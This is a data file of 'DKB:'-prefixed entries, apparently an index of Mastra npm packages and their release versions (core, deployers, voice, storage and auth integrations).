DKB:@mastra/deployer@0.10.12
DKB:@mastra/playground-ui@5.1.12
DKB:@mastra/server@0.10.12
DKB:create-mastra@0.10.11
DKB:@mastra/deployer-vercel@0.11.5
DKB:mastra@0.10.12
DKB:@mastra/schema-compat@0.10.4
DKB:@mastra/inngest@0.11.3
DKB:@mastra/server@0.10.11
DKB:@mastra/upstash@0.12.1
DKB:@mastra/pg@0.12.2
DKB:@mastra/cloudflare-d1@0.12.1
DKB:@mastra/dynamodb@0.13.0
DKB:@mastra/playground-ui@5.1.11
DKB:create-mastra@0.10.10
DKB:@mastra/memory@0.11.2
DKB:@mastra/mcp@0.10.6
DKB:@mastra/mcp-docs-server@0.13.5
DKB:@mastra/agui@1.0.6
DKB:@mastra/firecrawl@1.2.6
DKB:@mastra/fastembed@0.10.1
DKB:@mastra/rag@1.0.2
DKB:@mastra/auth-workos@0.10.2
DKB:@mastra/deployer-vercel@0.11.4
DKB:@mastra/deployer-netlify@0.11.4
DKB:mastra@0.10.11
DKB:@mastra/dane@0.0.32
DKB:@mastra/core@0.10.11
DKB:@mastra/auth-supabase@0.10.2
DKB:@mastra/client-js@0.10.10
DKB:@mastra/deployer@0.10.11
DKB:@mastra/deployer-cloudflare@0.10.11
DKB:create-mastra@0.10.9
DKB:@mastra/playground-ui@5.1.10
DKB:@mastra/mcp-docs-server@0.13.4
DKB:@mastra/loggers@0.10.3
DKB:@mastra/inngest@0.11.2
DKB:@mastra/deployer@0.10.10
DKB:@mastra/deployer-vercel@0.11.3
DKB:@mastra/deployer-netlify@0.11.3
DKB:@mastra/deployer-cloudflare@0.10.10
DKB:@mastra/dane@0.0.31
DKB:@mastra/core@0.10.10
DKB:@mastra/client-js@0.10.9
DKB:mastra@0.10.10
DKB:@mastra/server@0.10.10
DKB:create-mastra@0.10.8
DKB:@mastra/voice-openai-realtime@0.10.3
DKB:@mastra/server@0.10.9
DKB:@mastra/playground-ui@5.1.9
DKB:@mastra/pg@0.12.1
DKB:@mastra/memory@0.11.1
DKB:mastra@0.10.9
DKB:@mastra/core@0.10.9
DKB:@mastra/deployer@0.10.9
DKB:@mastra/deployer-vercel@0.11.2
DKB:@mastra/deployer-netlify@0.11.2
DKB:@mastra/deployer-cloudflare@0.10.9
DKB:@mastra/dane@0.0.30
DKB:@mastra/agui@1.0.5
DKB:@mastra/client-js@0.10.8
DKB:@mastra/inngest@0.11.1
DKB:@mastra/mcp-docs-server@0.13.3
DKB:@mastra/deployer-vercel@0.11.1
DKB:@mastra/deployer@0.10.8
DKB:@mastra/server@0.10.8
DKB:create-mastra@0.10.7
DKB:mastra@0.10.8
DKB:@mastra/deployer-netlify@0.11.1
DKB:@mastra/deployer-cloudflare@0.10.8
DKB:@mastra/dane@0.0.29
DKB:@mastra/core@0.10.8
DKB:@mastra/client-js@0.10.7
DKB:@mastra/playground-ui@5.1.8
DKB:@mastra/agui@1.0.4
DKB:@mastra/astra@0.11.0
DKB:@mastra/chroma@0.11.0
DKB:@mastra/clickhouse@0.12.0
DKB:@mastra/client-js@0.10.6
DKB:@mastra/cloudflare-d1@0.12.0
DKB:@mastra/cloudflare@0.11.0
DKB:@mastra/core@0.10.7
DKB:@mastra/couchbase@0.11.0
DKB:@mastra/dane@0.0.28
DKB:@mastra/deployer-cloudflare@0.10.7
DKB:@mastra/deployer-netlify@0.11.0
DKB:@mastra/deployer-vercel@0.11.0
DKB:@mastra/deployer@0.10.7
DKB:@mastra/dynamodb@0.12.0
DKB:@mastra/evals@0.10.5
DKB:@mastra/firecrawl@1.2.5
DKB:@mastra/github@1.2.4
DKB:@mastra/inngest@0.11.0
DKB:@mastra/lance@0.2.0
DKB:@mastra/libsql@0.11.0
DKB:mastra@0.10.7
DKB:create-mastra@0.10.6
DKB:@mastra/voice-speechify@0.10.4
DKB:@mastra/voice-sarvam@0.10.4
DKB:@mastra/mcp-registry-registry@0.10.4
DKB:@mastra/voice-openai@0.10.4
DKB:@mastra/voice-murf@0.10.4
DKB:@mastra/voice-google@0.10.4
DKB:@mastra/voice-gladia@0.10.2
DKB:@mastra/mcp-docs-server@0.13.2
DKB:@mastra/voice-deepgram@0.10.4
DKB:@mastra/voice-cloudflare@0.10.4
DKB:@mastra/vectorize@0.11.0
DKB:@mastra/upstash@0.12.0
DKB:@mastra/turbopuffer@0.11.0
DKB:@mastra/server@0.10.7
DKB:@mastra/schema-compat@0.10.3
DKB:@mastra/ragie@1.2.4
DKB:@mastra/rag@1.0.1
DKB:@mastra/qdrant@0.11.0
DKB:@mastra/playground-ui@5.1.7
DKB:@mastra/pinecone@0.11.0
DKB:@mastra/pg@0.12.0
DKB:@mastra/opensearch@0.11.0
DKB:@mastra/mongodb@0.12.0
DKB:@mastra/memory@0.11.0
DKB:@mastra/mem0@0.1.4
DKB:@mastra/mcp@0.10.5
DKB:@mastra/voice-playai@0.10.4
DKB:@mastra/voice-elevenlabs@0.10.4
DKB:@mastra/couchbase@0.10.3
DKB:@mastra/dane@0.0.27
DKB:@mastra/libsql@0.10.3
DKB:@mastra/deployer-netlify@0.10.6
DKB:@mastra/deployer-vercel@0.10.6
DKB:@mastra/deployer@0.10.6
DKB:@mastra/dynamodb@0.11.0
DKB:@mastra/evals@0.10.4
DKB:@mastra/firecrawl@1.2.4
DKB:@mastra/github@1.2.3
DKB:@mastra/inngest@0.10.5
DKB:@mastra/core@0.10.6
DKB:@mastra/cloudflare-d1@0.11.0
DKB:@mastra/cloud@0.1.3
DKB:@mastra/client-js@0.10.5
DKB:@mastra/clickhouse@0.11.0
DKB:@mastra/chroma@0.10.3
DKB:@mastra/auth-workos@0.10.1
DKB:@mastra/auth-supabase@0.10.1
DKB:@mastra/auth-clerk@0.10.1
DKB:@mastra/agui@1.0.3
DKB:mastra@0.10.6
DKB:create-mastra@0.10.5
DKB:@mastra/voice-speechify@0.10.3
DKB:@mastra/voice-sarvam@0.10.3
DKB:@mastra/voice-playai@0.10.3
DKB:@mastra/voice-openai@0.10.3
DKB:@mastra/voice-openai-realtime@0.10.2
DKB:@mastra/voice-murf@0.10.3
DKB:@mastra/voice-google@0.10.3
DKB:@mastra/voice-gladia@0.10.1
DKB:@mastra/voice-elevenlabs@0.10.3
DKB:@mastra/voice-deepgram@0.10.3
DKB:@mastra/voice-cloudflare@0.10.3
DKB:@mastra/voice-azure@0.10.3
DKB:@mastra/upstash@0.11.0
DKB:@mastra/turbopuffer@0.10.3
DKB:@mastra/server@0.10.6
DKB:@mastra/ragie@1.2.3
DKB:@mastra/rag@1.0.0
DKB:@mastra/qdrant@0.10.3
DKB:@mastra/playground-ui@5.1.6
DKB:@mastra/pg@0.11.0
DKB:@mastra/opensearch@0.10.3
DKB:@mastra/mongodb@0.11.0
DKB:@mastra/memory@0.10.4
DKB:@mastra/mem0@0.1.3
DKB:@mastra/mcp@0.10.4
DKB:@mastra/lance@0.1.2
DKB:@mastra/mcp-docs-server@0.13.1
DKB:@mastra/deployer-cloudflare@0.10.6
DKB:@mastra/mcp-registry-registry@0.10.3
DKB:mastra@0.10.5
DKB:create-mastra@0.10.4
DKB:@mastra/server@0.10.5
DKB:@mastra/playground-ui@5.1.5
DKB:@mastra/core@0.10.5
DKB:@mastra/client-js@0.10.4
DKB:@mastra/mcp-docs-server@0.13.0
DKB:@mastra/cloudflare@0.10.4
DKB:@mastra/inngest@0.10.4
DKB:@mastra/deployer-cloudflare@0.10.5
DKB:@mastra/deployer-netlify@0.10.5
DKB:@mastra/deployer-vercel@0.10.5
DKB:@mastra/deployer@0.10.5
DKB:@mastra/pg@0.10.3
DKB:@mastra/dane@0.0.26
DKB:@mastra/evals@0.10.3
DKB:@mastra/dynamodb@0.10.4
DKB:@mastra/deployer@0.10.4
DKB:@mastra/deployer-vercel@0.10.4
DKB:@mastra/opensearch@0.10.2
DKB:@mastra/deployer-cloudflare@0.10.4
DKB:@mastra/dane@0.0.25
DKB:@mastra/couchbase@0.10.2
DKB:@mastra/core@0.10.4
DKB:@mastra/cloudflare@0.10.3
DKB:@mastra/cloudflare-d1@0.10.2
DKB:@mastra/client-js@0.10.3
DKB:@mastra/clickhouse@0.10.2
DKB:@mastra/chroma@0.10.2
DKB:@mastra/astra@0.10.2
DKB:@mastra/firecrawl@1.2.3
DKB:@mastra/github@1.2.2
DKB:@mastra/inngest@0.10.3
DKB:@mastra/lance@0.1.1
DKB:@mastra/libsql@0.10.2
DKB:@mastra/loggers@0.10.2
DKB:@mastra/mcp-docs-server@0.12.0
DKB:@mastra/mcp-registry-registry@0.10.2
DKB:@mastra/mcp@0.10.3
DKB:@mastra/mem0@0.1.2
DKB:@mastra/memory@0.10.3
DKB:mastra@0.10.4
DKB:create-mastra@0.10.3
DKB:@mastra/voice-speechify@0.10.2
DKB:@mastra/voice-sarvam@0.10.2
DKB:@mastra/voice-playai@0.10.2
DKB:@mastra/voice-openai@0.10.2
DKB:@mastra/voice-murf@0.10.2
DKB:@mastra/voice-google@0.10.2
DKB:@mastra/voice-elevenlabs@0.10.2
DKB:@mastra/voice-deepgram@0.10.2
DKB:@mastra/voice-cloudflare@0.10.2
DKB:@mastra/voice-azure@0.10.2
DKB:@mastra/vectorize@0.10.2
DKB:@mastra/upstash@0.10.3
DKB:@mastra/turbopuffer@0.10.2
DKB:@mastra/server@0.10.4
DKB:@mastra/schema-compat@0.10.2
DKB:@mastra/ragie@1.2.2
DKB:@mastra/mongodb@0.10.3
DKB:@mastra/qdrant@0.10.2
DKB:@mastra/playground-ui@5.1.4
DKB:@mastra/pinecone@0.10.2
DKB:@mastra/pg@0.10.2
DKB:@mastra/deployer-netlify@0.10.4
DKB:@mastra/rag@0.10.3
DKB:@mastra/core@0.10.3
DKB:@mastra/dane@0.0.24
DKB:@mastra/deployer-cloudflare@0.10.3
DKB:@mastra/deployer-netlify@0.10.3
DKB:@mastra/deployer-vercel@0.10.3
DKB:@mastra/deployer@0.10.3
DKB:@mastra/dynamodb@0.10.3
DKB:@mastra/server@0.10.3
DKB:mastra@0.10.3
DKB:@mastra/dynamodb@0.10.2
DKB:@mastra/playground-ui@5.1.3
DKB:@mastra/deployer-netlify@0.10.2
DKB:@mastra/deployer-vercel@0.10.2
DKB:@mastra/deployer@0.10.2
DKB:@mastra/dynamodb@0.10.1
DKB:@mastra/evals@0.10.2
DKB:@mastra/firecrawl@1.2.2
DKB:@mastra/github@1.2.1
DKB:@mastra/inngest@0.10.2
DKB:@mastra/deployer-cloudflare@0.10.2
DKB:@mastra/dane@0.0.23
DKB:@mastra/couchbase@0.10.1
DKB:@mastra/loggers@0.10.1
DKB:@mastra/cloudflare@0.10.2
DKB:@mastra/cloudflare-d1@0.10.1
DKB:@mastra/cloud@0.1.2
DKB:@mastra/client-js@0.10.2
DKB:@mastra/clickhouse@0.10.1
DKB:@mastra/chroma@0.10.1
DKB:@mastra/auth@0.1.0
DKB:@mastra/auth-workos@0.10.0
DKB:@mastra/auth-supabase@0.10.0
DKB:@mastra/auth-firebase@0.10.0
DKB:@mastra/auth-clerk@0.10.0
DKB:@mastra/auth-auth0@0.10.0
DKB:@mastra/astra@0.10.1
DKB:@mastra/agui@1.0.2
DKB:mastra@0.10.2
DKB:create-mastra@0.10.2
DKB:@mastra/voice-speechify@0.10.1
DKB:@mastra/voice-sarvam@0.10.1
DKB:@mastra/voice-playai@0.10.1
DKB:@mastra/voice-openai@0.10.1
DKB:@mastra/voice-openai-realtime@0.10.1
DKB:@mastra/voice-murf@0.10.1
DKB:@mastra/voice-google@0.10.1
DKB:@mastra/voice-elevenlabs@0.10.1
DKB:@mastra/voice-deepgram@0.10.1
DKB:@mastra/voice-cloudflare@0.10.1
DKB:@mastra/voice-azure@0.10.1
DKB:@mastra/vectorize@0.10.1
DKB:@mastra/upstash@0.10.2
DKB:@mastra/turbopuffer@0.10.1
DKB:@mastra/server@0.10.2
DKB:@mastra/ragie@1.2.1
DKB:@mastra/rag@0.10.2
DKB:@mastra/qdrant@0.10.1
DKB:@mastra/playground-ui@5.1.2
DKB:@mastra/pinecone@0.10.1
DKB:@mastra/libsql@0.10.1
DKB:@mastra/opensearch@0.10.1
DKB:@mastra/mongodb@0.10.2
DKB:@mastra/memory@0.10.2
DKB:@mastra/mem0@0.1.1
DKB:@mastra/mcp@0.10.2
DKB:@mastra/mcp-registry-registry@0.10.1
DKB:@mastra/mcp-docs-server@0.11.1
DKB:@mastra/core@0.10.2
DKB:@mastra/pg@0.10.1
DKB:mastra@0.10.1
DKB:create-mastra@0.10.1
DKB:@mastra/upstash@0.10.1
DKB:@mastra/server@0.10.1
DKB:@mastra/rag@0.10.1
DKB:@mastra/agui@1.0.1
DKB:@mastra/client-js@0.10.1
DKB:@mastra/cloud@0.1.1
DKB:@mastra/cloudflare@0.10.1
DKB:@mastra/core@0.10.1
DKB:@mastra/evals@0.10.1
DKB:@mastra/playground-ui@5.1.1
DKB:@mastra/mongodb@0.10.1
DKB:@mastra/deployer-vercel@0.10.1
DKB:@mastra/deployer-cloudflare@0.10.1
DKB:@mastra/dane@0.0.22
DKB:@mastra/firecrawl@1.2.1
DKB:@mastra/inngest@0.10.1
DKB:@mastra/mcp-docs-server@0.11.0
DKB:@mastra/mcp@0.10.1
DKB:@mastra/memory@0.10.1
DKB:@mastra/deployer@0.10.1
DKB:@mastra/deployer-netlify@0.10.1
DKB:@mastra/dane@0.0.21
DKB:@mastra/deployer-cloudflare@0.10.0
DKB:@mastra/deployer-netlify@0.10.0
DKB:@mastra/deployer-vercel@0.10.0
DKB:@mastra/deployer@0.10.0
DKB:@mastra/dynamodb@0.10.0
DKB:@mastra/evals@0.10.0
DKB:@mastra/fastembed@0.10.0
DKB:@mastra/firecrawl@1.2.0
DKB:@mastra/github@1.2.0
DKB:@mastra/inngest@0.10.0
DKB:@mastra/libsql@0.10.0
DKB:@mastra/loggers@0.10.0
DKB:@mastra/mcp-docs-server@0.10.0
DKB:@mastra/mcp-registry-registry@0.10.0
DKB:@mastra/mcp@0.10.0
DKB:@mastra/couchbase@0.10.0
DKB:@mastra/core@0.10.0
DKB:@mastra/cloudflare@0.10.0
DKB:@mastra/cloudflare-d1@0.10.0
DKB:@mastra/cloud@0.1.0
DKB:@mastra/mem0@0.1.0
DKB:@mastra/memory@0.10.0
DKB:@mastra/mongodb@0.10.0
DKB:@mastra/opensearch@0.10.0
DKB:@mastra/pg@0.10.0
DKB:@mastra/client-js@0.10.0
DKB:@mastra/clickhouse@0.10.0
DKB:@mastra/chroma@0.10.0
DKB:@mastra/astra@0.10.0
DKB:@mastra/agui@1.0.0
DKB:mastra@0.10.0
DKB:create-mastra@0.10.0
DKB:@mastra/voice-speechify@0.10.0
DKB:@mastra/voice-sarvam@0.10.0
DKB:@mastra/voice-playai@0.10.0
DKB:@mastra/voice-openai@0.10.0
DKB:@mastra/voice-openai-realtime@0.10.0
DKB:@mastra/voice-murf@0.10.0
DKB:@mastra/voice-google@0.10.0
DKB:@mastra/pinecone@0.10.0
DKB:@mastra/voice-deepgram@0.10.0
DKB:@mastra/voice-cloudflare@0.10.0
DKB:@mastra/voice-azure@0.10.0
DKB:@mastra/vectorize@0.10.0
DKB:@mastra/upstash@0.10.0
DKB:@mastra/turbopuffer@0.10.0
DKB:@mastra/server@0.10.0
DKB:@mastra/ragie@1.2.0
DKB:@mastra/rag@0.10.0
DKB:@mastra/qdrant@0.10.0
DKB:@mastra/playground-ui@5.1.0
DKB:@mastra/voice-elevenlabs@0.10.0
DKB:mastra@0.6.3
DKB:create-mastra@0.3.3
DKB:@mastra/voice-speechify@0.1.18
DKB:@mastra/voice-sarvam@0.1.13
DKB:@mastra/voice-playai@0.1.18
DKB:@mastra/astra@0.2.15
DKB:@mastra/chroma@0.2.15
DKB:@mastra/clickhouse@0.3.4
DKB:@mastra/client-js@0.1.22
DKB:@mastra/cloud@0.0.3
DKB:@mastra/cloudflare-d1@0.1.9
DKB:@mastra/cloudflare@0.1.4
DKB:@mastra/core@0.9.4
DKB:@mastra/couchbase@0.0.4
DKB:@mastra/dane@0.0.20
DKB:@mastra/deployer-cloudflare@0.1.23
DKB:@mastra/deployer-netlify@0.1.23
DKB:@mastra/deployer-vercel@0.1.23
DKB:@mastra/deployer@0.3.4
DKB:@mastra/evals@0.1.23
DKB:@mastra/fastembed@0.0.3
DKB:@mastra/voice-openai@0.1.19
DKB:@mastra/voice-openai-realtime@0.2.4
DKB:@mastra/voice-murf@0.1.18
DKB:@mastra/voice-google@0.1.18
DKB:@mastra/voice-elevenlabs@0.1.18
DKB:@mastra/voice-deepgram@0.1.18
DKB:@mastra/voice-cloudflare@0.1.11
DKB:@mastra/voice-azure@0.1.10
DKB:@mastra/github@1.1.23
DKB:@mastra/upstash@0.3.4
DKB:@mastra/turbopuffer@0.0.15
DKB:@mastra/speech-speechify@0.1.23
DKB:@mastra/speech-replicate@0.1.23
DKB:@mastra/speech-playai@0.1.22
DKB:@mastra/speech-openai@0.1.23
DKB:@mastra/speech-murf@0.1.23
DKB:@mastra/speech-ibm@0.1.23
DKB:@mastra/speech-google@0.1.23
DKB:@mastra/speech-elevenlabs@0.1.22
DKB:@mastra/speech-deepgram@0.1.22
DKB:@mastra/speech-azure@0.1.23
DKB:@mastra/server@2.0.4
DKB:@mastra/ragie@1.1.23
DKB:@mastra/rag@0.1.23
DKB:@mastra/qdrant@0.2.14
DKB:@mastra/playground-ui@5.0.4
DKB:@mastra/pinecone@0.2.13
DKB:@mastra/pg@0.3.4
DKB:@mastra/opensearch@0.1.1
DKB:@mastra/mongodb@0.0.5
DKB:@mastra/memory@0.3.4
DKB:@mastra/mem0@0.0.10
DKB:@mastra/mcp@0.5.0
DKB:@mastra/mcp-registry-registry@0.0.6
DKB:@mastra/mcp-docs-server@0.0.14
DKB:@mastra/firecrawl@1.1.23
DKB:@mastra/libsql@0.0.4
DKB:@mastra/inngest@0.0.3
DKB:@mastra/vectorize@0.2.10
DKB:@mastra/loggers@0.1.23
DKB:@mastra/mcp-docs-server@0.0.13
DKB:@mastra/loggers@0.1.22
DKB:@mastra/libsql@0.0.3
DKB:@mastra/inngest@0.0.2
DKB:@mastra/github@1.1.22
DKB:@mastra/firecrawl@1.1.22
DKB:@mastra/evals@0.1.22
DKB:@mastra/deployer@0.3.3
DKB:@mastra/deployer-vercel@0.1.22
DKB:@mastra/deployer-netlify@0.1.22
DKB:@mastra/deployer-cloudflare@0.1.22
DKB:@mastra/dane@0.0.19
DKB:@mastra/couchbase@0.0.3
DKB:@mastra/core@0.9.3
DKB:@mastra/cloudflare@0.1.3
DKB:@mastra/cloudflare-d1@0.1.8
DKB:@mastra/cloud@0.0.2
DKB:@mastra/client-js@0.1.21
DKB:@mastra/clickhouse@0.3.3
DKB:@mastra/chroma@0.2.14
DKB:@mastra/astra@0.2.14
DKB:mastra@0.6.2
DKB:create-mastra@0.3.2
DKB:@mastra/voice-speechify@0.1.17
DKB:@mastra/voice-sarvam@0.1.12
DKB:@mastra/voice-playai@0.1.17
DKB:@mastra/voice-openai@0.1.18
DKB:@mastra/voice-openai-realtime@0.2.3
DKB:@mastra/mcp-registry-registry@0.0.5
DKB:@mastra/voice-google@0.1.17
DKB:@mastra/voice-elevenlabs@0.1.17
DKB:@mastra/voice-deepgram@0.1.17
DKB:@mastra/voice-cloudflare@0.1.10
DKB:@mastra/voice-azure@0.1.9
DKB:@mastra/vectorize@0.2.9
DKB:@mastra/upstash@0.3.3
DKB:@mastra/turbopuffer@0.0.14
DKB:@mastra/speech-speechify@0.1.22
DKB:@mastra/speech-replicate@0.1.22
DKB:@mastra/speech-playai@0.1.21
DKB:@mastra/speech-openai@0.1.22
DKB:@mastra/speech-murf@0.1.22
DKB:@mastra/speech-ibm@0.1.22
DKB:@mastra/speech-google@0.1.22
DKB:@mastra/speech-elevenlabs@0.1.21
DKB:@mastra/speech-deepgram@0.1.21
DKB:@mastra/speech-azure@0.1.22
DKB:@mastra/server@2.0.3
DKB:@mastra/ragie@1.1.22
DKB:@mastra/rag@0.1.22
DKB:@mastra/qdrant@0.2.13
DKB:@mastra/playground-ui@5.0.3
DKB:@mastra/pinecone@0.2.12
DKB:@mastra/pg@0.3.3
DKB:@mastra/opensearch@0.1.0
DKB:@mastra/mongodb@0.0.4
DKB:@mastra/memory@0.3.3
DKB:@mastra/mem0@0.0.9
DKB:@mastra/mcp@0.4.3
DKB:@mastra/voice-murf@0.1.17
DKB:@mastra/loggers@0.1.21
DKB:@mastra/mcp@0.4.2
DKB:@mastra/libsql@0.0.2
DKB:@mastra/github@1.1.21
DKB:@mastra/firecrawl@1.1.21
DKB:@mastra/fastembed@0.0.2
DKB:@mastra/evals@0.1.21
DKB:@mastra/deployer@0.3.2
DKB:@mastra/deployer-vercel@0.1.21
DKB:@mastra/deployer-netlify@0.1.21
DKB:@mastra/deployer-cloudflare@0.1.21
DKB:@mastra/dane@0.0.18
DKB:@mastra/couchbase@0.0.2
DKB:@mastra/core@0.9.2
DKB:@mastra/cloudflare@0.1.2
DKB:@mastra/cloudflare-d1@0.1.7
DKB:@mastra/cloud@0.0.1
DKB:@mastra/client-js@0.1.20
DKB:@mastra/clickhouse@0.3.2
DKB:@mastra/chroma@0.2.13
DKB:@mastra/astra@0.2.13
DKB:mastra@0.6.1
DKB:create-mastra@0.3.1
DKB:@mastra/voice-speechify@0.1.16
DKB:@mastra/voice-sarvam@0.1.11
DKB:@mastra/voice-playai@0.1.16
DKB:@mastra/voice-openai@0.1.17
DKB:@mastra/voice-openai-realtime@0.2.2
DKB:@mastra/voice-murf@0.1.16
DKB:@mastra/mcp-docs-server@0.0.12
DKB:@mastra/voice-elevenlabs@0.1.16
DKB:@mastra/mcp-registry-registry@0.0.4
DKB:@mastra/voice-cloudflare@0.1.9
DKB:@mastra/voice-azure@0.1.8
DKB:@mastra/vectorize@0.2.8
DKB:@mastra/upstash@0.3.2
DKB:@mastra/turbopuffer@0.0.13
DKB:@mastra/speech-speechify@0.1.21
DKB:@mastra/speech-replicate@0.1.21
DKB:@mastra/speech-playai@0.1.20
DKB:@mastra/speech-openai@0.1.21
DKB:@mastra/speech-murf@0.1.21
DKB:@mastra/speech-ibm@0.1.21
DKB:@mastra/speech-google@0.1.21
DKB:@mastra/speech-elevenlabs@0.1.20
DKB:@mastra/speech-deepgram@0.1.20
DKB:@mastra/speech-azure@0.1.21
DKB:@mastra/server@2.0.2
DKB:@mastra/ragie@1.1.21
DKB:@mastra/rag@0.1.21
DKB:@mastra/qdrant@0.2.12
DKB:@mastra/playground-ui@5.0.2
DKB:@mastra/pinecone@0.2.11
DKB:@mastra/pg@0.3.2
DKB:@mastra/mongodb@0.0.3
DKB:@mastra/memory@0.3.2
DKB:@mastra/mem0@0.0.8
DKB:@mastra/voice-google@0.1.16
DKB:@mastra/voice-deepgram@0.1.16
DKB:mastra@0.6.0
DKB:create-mastra@0.3.0
DKB:@mastra/voice-speechify@0.1.15
DKB:@mastra/voice-sarvam@0.1.10
DKB:@mastra/voice-playai@0.1.15
DKB:@mastra/astra@0.2.12
DKB:@mastra/chroma@0.2.12
DKB:@mastra/clickhouse@0.3.1
DKB:@mastra/client-js@0.1.19
DKB:@mastra/cloud@0.0.0
DKB:@mastra/cloudflare-d1@0.1.6
DKB:@mastra/cloudflare@0.1.1
DKB:@mastra/core@0.9.1
DKB:@mastra/dane@0.0.17
DKB:@mastra/deployer-cloudflare@0.1.20
DKB:@mastra/deployer-netlify@0.1.20
DKB:@mastra/deployer-vercel@0.1.20
DKB:@mastra/deployer@0.3.1
DKB:@mastra/evals@0.1.20
DKB:@mastra/firecrawl@1.1.20
DKB:@mastra/github@1.1.20
DKB:@mastra/libsql@0.0.1
DKB:@mastra/loggers@0.1.20
DKB:@mastra/mcp-docs-server@0.0.11
DKB:@mastra/mcp@0.4.1
DKB:@mastra/mem0@0.0.7
DKB:@mastra/voice-openai@0.1.16
DKB:@mastra/voice-openai-realtime@0.2.1
DKB:@mastra/voice-murf@0.1.15
DKB:@mastra/voice-google@0.1.15
DKB:@mastra/voice-elevenlabs@0.1.15
DKB:@mastra/voice-deepgram@0.1.15
DKB:@mastra/voice-cloudflare@0.1.8
DKB:@mastra/voice-azure@0.1.7
DKB:@mastra/vectorize@0.2.7
DKB:@mastra/upstash@0.3.1
DKB:@mastra/turbopuffer@0.0.12
DKB:@mastra/speech-speechify@0.1.20
DKB:@mastra/speech-replicate@0.1.20
DKB:@mastra/speech-playai@0.1.19
DKB:@mastra/speech-openai@0.1.20
DKB:@mastra/speech-murf@0.1.20
DKB:@mastra/speech-ibm@0.1.20
DKB:@mastra/speech-google@0.1.20
DKB:@mastra/speech-elevenlabs@0.1.19
DKB:@mastra/speech-deepgram@0.1.19
DKB:@mastra/speech-azure@0.1.20
DKB:@mastra/server@2.0.1
DKB:@mastra/ragie@1.1.20
DKB:@mastra/rag@0.1.20
DKB:@mastra/qdrant@0.2.11
DKB:@mastra/playground-ui@5.0.1
DKB:@mastra/pinecone@0.2.10
DKB:@mastra/pg@0.3.1
DKB:@mastra/mongodb@0.0.2
DKB:@mastra/memory@0.3.1
DKB:@mastra/mcp-registry-registry@0.0.3
DKB:@mastra/astra@0.2.11
DKB:@mastra/chroma@0.2.11
DKB:@mastra/clickhouse@0.3.0
DKB:@mastra/client-js@0.1.18
DKB:@mastra/cloudflare-d1@0.1.5
DKB:@mastra/cloudflare@0.1.0
DKB:@mastra/core@0.9.0
DKB:@mastra/dane@0.0.16
DKB:@mastra/deployer-cloudflare@0.1.19
DKB:@mastra/deployer-netlify@0.1.19
DKB:@mastra/deployer-vercel@0.1.19
DKB:@mastra/deployer@0.3.0
DKB:@mastra/evals@0.1.19
DKB:@mastra/firecrawl@1.1.19
DKB:@mastra/github@1.1.19
DKB:@mastra/loggers@0.1.19
DKB:@mastra/mcp-docs-server@0.0.10
DKB:@mastra/mcp-registry-registry@0.0.2
DKB:@mastra/mcp@0.4.0
DKB:@mastra/mem0@0.0.6
DKB:@mastra/memory@0.3.0
DKB:@mastra/pg@0.3.0
DKB:@mastra/pinecone@0.2.9
DKB:@mastra/playground-ui@5.0.0
DKB:@mastra/server@2.0.0
DKB:@mastra/qdrant@0.2.10
DKB:mastra@0.5.0
DKB:create-mastra@0.2.9
DKB:@mastra/voice-speechify@0.1.14
DKB:@mastra/voice-sarvam@0.1.9
DKB:@mastra/voice-playai@0.1.14
DKB:@mastra/voice-openai@0.1.15
DKB:@mastra/voice-openai-realtime@0.2.0
DKB:@mastra/voice-murf@0.1.14
DKB:@mastra/voice-google@0.1.14
DKB:@mastra/voice-elevenlabs@0.1.14
DKB:@mastra/voice-deepgram@0.1.14
DKB:@mastra/voice-cloudflare@0.1.7
DKB:@mastra/voice-azure@0.1.6
DKB:@mastra/vectorize@0.2.6
DKB:@mastra/ragie@1.1.19
DKB:@mastra/turbopuffer@0.0.11
DKB:@mastra/speech-speechify@0.1.19
DKB:@mastra/speech-replicate@0.1.19
DKB:@mastra/speech-playai@0.1.18
DKB:@mastra/speech-openai@0.1.19
DKB:@mastra/speech-murf@0.1.19
DKB:@mastra/speech-ibm@0.1.19
DKB:@mastra/speech-google@0.1.19
DKB:@mastra/speech-elevenlabs@0.1.18
DKB:@mastra/speech-deepgram@0.1.18
DKB:@mastra/speech-azure@0.1.19
DKB:@mastra/rag@0.1.19
DKB:@mastra/upstash@0.3.0
DKB:@mastra/rag@0.1.18
DKB:@mastra/qdrant@0.2.9
DKB:@mastra/playground-ui@4.0.4
DKB:@mastra/pinecone@0.2.8
DKB:@mastra/pg@0.2.10
DKB:@mastra/memory@0.2.10
DKB:@mastra/mem0@0.0.5
DKB:@mastra/mcp@0.3.10
DKB:@mastra/mcp-registry-registry@0.0.1
DKB:@mastra/mcp-docs-server@0.0.9
DKB:@mastra/loggers@0.1.18
DKB:@mastra/github@1.1.18
DKB:@mastra/firecrawl@1.1.18
DKB:@mastra/evals@0.1.18
DKB:@mastra/deployer@0.2.9
DKB:@mastra/deployer-vercel@0.1.18
DKB:@mastra/deployer-netlify@0.1.18
DKB:@mastra/deployer-cloudflare@0.1.18
DKB:@mastra/dane@0.0.15
DKB:@mastra/core@0.8.3
DKB:@mastra/cloudflare@0.0.4
DKB:@mastra/client-js@0.1.17
DKB:@mastra/clickhouse@0.2.10
DKB:@mastra/chroma@0.2.10
DKB:@mastra/astra@0.2.10
DKB:@mastra/ragie@1.1.18
DKB:mastra@0.4.9
DKB:@mastra/server@1.0.3
DKB:@mastra/voice-speechify@0.1.13
DKB:@mastra/voice-sarvam@0.1.8
DKB:@mastra/voice-playai@0.1.13
DKB:@mastra/voice-openai@0.1.14
DKB:@mastra/voice-openai-realtime@0.1.4
DKB:@mastra/voice-murf@0.1.13
DKB:@mastra/voice-google@0.1.13
DKB:@mastra/voice-elevenlabs@0.1.13
DKB:@mastra/voice-deepgram@0.1.13
DKB:@mastra/voice-cloudflare@0.1.6
DKB:@mastra/voice-azure@0.1.5
DKB:@mastra/vectorize@0.2.5
DKB:@mastra/upstash@0.2.5
DKB:@mastra/turbopuffer@0.0.10
DKB:@mastra/speech-speechify@0.1.18
DKB:@mastra/speech-replicate@0.1.18
DKB:@mastra/speech-playai@0.1.17
DKB:@mastra/speech-openai@0.1.18
DKB:@mastra/speech-murf@0.1.18
DKB:@mastra/speech-ibm@0.1.18
DKB:@mastra/speech-google@0.1.18
DKB:@mastra/speech-elevenlabs@0.1.17
DKB:@mastra/speech-deepgram@0.1.17
DKB:@mastra/speech-azure@0.1.18
DKB:create-mastra@0.2.8
DKB:@mastra/chroma@0.2.9
DKB:@mastra/clickhouse@0.2.9
DKB:@mastra/client-js@0.1.16
DKB:@mastra/cloudflare@0.0.3
DKB:@mastra/core@0.8.2
DKB:@mastra/dane@0.0.14
DKB:@mastra/deployer-cloudflare@0.1.17
